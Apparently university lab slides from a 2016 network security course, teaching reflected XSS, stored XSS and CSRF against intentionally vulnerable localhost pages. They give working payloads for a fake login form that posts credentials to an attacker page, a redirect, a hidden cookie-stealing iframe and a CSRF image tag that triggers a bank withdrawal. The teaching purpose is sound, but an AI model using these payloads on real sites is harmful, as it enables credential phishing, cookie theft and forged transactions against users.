XSS & CSRF

Cross-site Scripting & Cross-site request forgery

L. Gasparetto S. Gasperetti D. Pizzolotto

Department of Computer Science
University of Trento

Network Security Lab, 2016

Outline

Environment Setup


Server Side: (start the VM if not yet running)

- Virtual Machine running debian 8:
  - **Apache** web server to host vulnerable web pages
  - **Mysql** database to store the website data
  - **PHP** backend
  - **Html, Css, Javascript** frontend

Client Side:

- **Firefox** browser on the Windows physical machine.

XSS Reflected: Background


2
The link is sent to victim via email
Website Visitor
5
The browser trusts the server and executes the malicious code
3
Victim clicks the link
Attacker
1
Attacker embeds some malicious code (i.e. a script), enabling some malicious behaviour into a link (via GET parameter)
www...
Website
4
The malicious code is executed by the web application without sanitization and reflected back to victim's browser

Some html & javascript recap

- Html tag to insert images:

```html
<img src='URL' width='10' height='10'/>
```

- Html form tag to get user input:

```html
<form action="URL" method="get"> <!-- or method="post"-->
   First name:<input type="text" name="fname"/><br>
   Last name:<input type="text" name="lname"/><br>
   <input type="submit" value="Submit"/>
</form>
```

- Html tag to insert Javascript code:

```html
 <script>alert('A message');</script>
```


Flight website
Normal behaviour

Website to book a flight to any wold capital.
http://localhost:8080/flight.php

Goal

Understand where is the vulnerability and execute malicious code

- **Hint:** The **user input** is also displayed, maybe not sanitized!


localhost:8080/flight.php?city=Paris

Air Flights

Flights Search

Insert your destination...


Results for: "Paris"

from Cuneo - **to** Paris - - **at**: 12:49 **on** 2016-05-06

from Cuneo - **to** Paris - - **at**: 11:27 **on** 2016-05-20

Flight website
1st exploit

- **Requirement:** The user input is not sanitized on the server side. It is possible to insert malicious code.
- **Goal:** insert a script that pop-ups the message *"You have been attacked!"*
- **Result:**



You have been attacked!

Flight website
1st exploit


- **Solution:**

```
<script>alert('You have been attacked!');</script>
```

- **Check:** Copy the URL in Internet Explorer and verify that the crafted link works.
  This link can be spammed through e-mail to victims.

Flight website
2nd exploit

- **Requirement:** The user input is not sanitized on the server side. It is possible to insert malicious code.
- **Goal:** insert an image into the page. Set the image path to "img/food.jpeg"
- **Result:**



Flight website
2nd exploit


- **Solution:**

```
<img src='img/food.jpeg' width='300' height='300'>
```

- **Check:** Copy the URL in Internet Explorer and verify that the crafted link works.
  This link can be spammed through e-mail to victims.

Flight website
3rd exploit

- **Requirement:** The user input is not sanitized on the server side. It is possible to insert malicious code.
- **Goal:** insert a form that asks the user to log in to be able to see the list of the flights. The credentials have to be posted to the attacker server that is located at "result.php". The username and password fields must have the two "name" attributes equal to "username" and "password" respectively.
- **Result:**



Results for: "In order to see the flight results, you have to log in
Username:
Password: ●●●●●
"

Flight website
3rd exploit


- **Solution:**

```
In order to see the flight results, you have to log
   in.
 <form action='result.php' method='post'>
  Username: <input type='username' name='username'/>
  <br>
  Password: <input type='password' name='password'/>
  <br>
  <input type='submit' value='Log in'/>
 </form>
```

- **Check:** Copy the URL in Internet Explorer and verify that the crafted link works.
  This link can be spammed through e-mail to victims.

Flight website
3rd exploit

- Insert credentials into the crafted form.
- Submit clicking "Log in"
- Go to "result.php" and see that credentials are stolen by the attacker.




Credentials

Username	Password
glomunlock	antelope
belovedhoosegow	pastry
toaddike	attractive
summercardinal	dredger

Cookies

No results were found

XSS Stored: Background


Website Visitor
3
For each visit to the website, the malicious code is activated whenever it is retrieved from the database
1
Attacker embeds some malicious code (i.e. a script), setting some malicious data (i.e. a comment in a blog)
www...
Attacker
Website
Database
2
The user input is stored in the database

Html & javascript recap

- Redirect to another page:

```
<script>window.location.replace("URL");</script>
```

- Insert an iframe:

```
<iframe src="URL" width="100" height="100"/>
```


Blog website
Normal behaviour

Blog website to post reviews (comments) about food.
http://localhost:8080/blog.php

Goal

Understand where is the vulnerability and execute a malicious code

- **Hint:** Comments are inserted in the database and then displayed, maybe without checking code presence.



Leave a Comment:

Username:


Comment:

Natalya Meadows 2015-11-05 14:02:15
My husband and I have been coming to Bouley for 25 years....starting at the old restaurant in 1991, shortly after we started dating. We keep coming back for birthdays and anniversaries, both for the wonderful food

Blog website

1st exploit

- **Requirement:** The user comment is not sanitized before the insertion into the database.
- **Goal:** insert an alert script into a comment that will be loaded by blog's users.
- **Result:**


localhost:8080/blog.php
Cerca
Food Advisor
Bouley in TriBeCa Still Goes Its Own Way, Seductively
Latest Posts
Posted on April 7, 2016 at 9:00 PM
OK

You have been attacked!

Blog website

1st exploit

- **Solution:**


```
<script> alert('You have been attacked'); </script>
```

- **Check:** Open a different browser and check that if you visit the same page, you are affected by the exploit.

Blog website


2nd exploit

- **Requirement:** The user comment is not sanitized before the insertion into the database.
- **Goal:** insert a comment, that will be loaded by blog's users, which redirects to the page "result.php".
- **Result:**



localhost:8080/blog.php

Natalya Meadows 2015-11-05 14:02:15
My husband and I have been coming to Bouley for 25 years....starting at the old restaurant in 1991, shortly after we started dating. We keep coming back for birthdays and anniversaries, both for the wonderful food



localhost:8080/result.php

Credentials

Username	Password
glomunlock	antelope
belovedhoosegow	pastry
toaddike	attractive
summercardinal	dredger

Cookies

No results were found

Blog website

2nd exploit


- **Solution:**

```
<script> window.location.replace("result.php");
    </script>
```

- **Check:** Open a different browser and check that if you visit the same page, you are affected by the exploit. Then you can reset the database with the “Reset database” button.

Blog website
3rd exploit

- **Requirement:** The user comment is not sanitized before the insertion into the database.
- **Goal:** insert a comment, that will be loaded by blog's users, which contains an iframe of the "malicious.html" page. This page loads a script that steals cookies.
- **Result:**


John 2016-05-04 22:09:45

Blog website
3rd exploit


- **Solution:**

```
<iframe src="malicious.html" width="1" height="1"/>
```

- **Check:** Open a different browser and check that if you visit the same page, you are affected by the exploit.

Blog website
3rd exploit

- Go to "result.php" and see that user's cookies are stolen by the attacker.




Credentials

Username	Password
glomunlock	antelope
belovedhoosegow	pastry
toaddike	attractive
summercardinal	dredger

Cookies

Username	Password
_p	1450a1020393cbbefaecc7d1fee8e3ba
_p	ce8910a7659115d7faa5d740c216ba81
__utma	111872281.1683742199.1445123272.1445123272.1445190657.2

CSRF: Background


Website 2
send cookies to website 2 alongside the malicious request
4
Website Visitor
malicious request
3
For each visit to the website, the malicious code is activated whenever it is retrieved from the database
1
Attacker embeds some malicious code (i.e. a script), setting some malicious data (i.e. a comment in a blog). This script performs a request to another website
Attacker
Website
Database
2
The user input is stored in the database
www...


Some html & javascript recap

- Html tag to insert images:

```
<img src='URL' width='10' height='10'/>
```

Blog website
Normal behaviour

Blog website to post reviews (comments) about food.
http://localhost:8080/blog.php



Leave a Comment:

Username:

Comment:

Submit

Natalya Meadows 2015-11-05 14:02:15
My husband and I have been coming to Bouley for 25 years....starting at the old restaurant in 1991, shortly after we started dating. We keep coming back for birthdays and anniversaries, both for the wonderful food

Blog website

1st exploit

- **Requirement:** The user input is not sanitized on the server side. It is possible to insert malicious code.

1 **Attacker:** In the blog website insert an image tag setting the src attribute to “bank.php?withdraw=1000”. No image will be found, but the page will be executed.

2 **User:** Open a tab, go to “bank.php” and log in with username=“guest” and password=“guest”.

3 **User:** Refresh blog website page.

4 **User:** Return to “bank.php” and see the completed transaction

Blog website

1st exploit

- **Solution:**

```
<img src='bank.php?withdraw=1000' width='1' height=
    '1'/>
```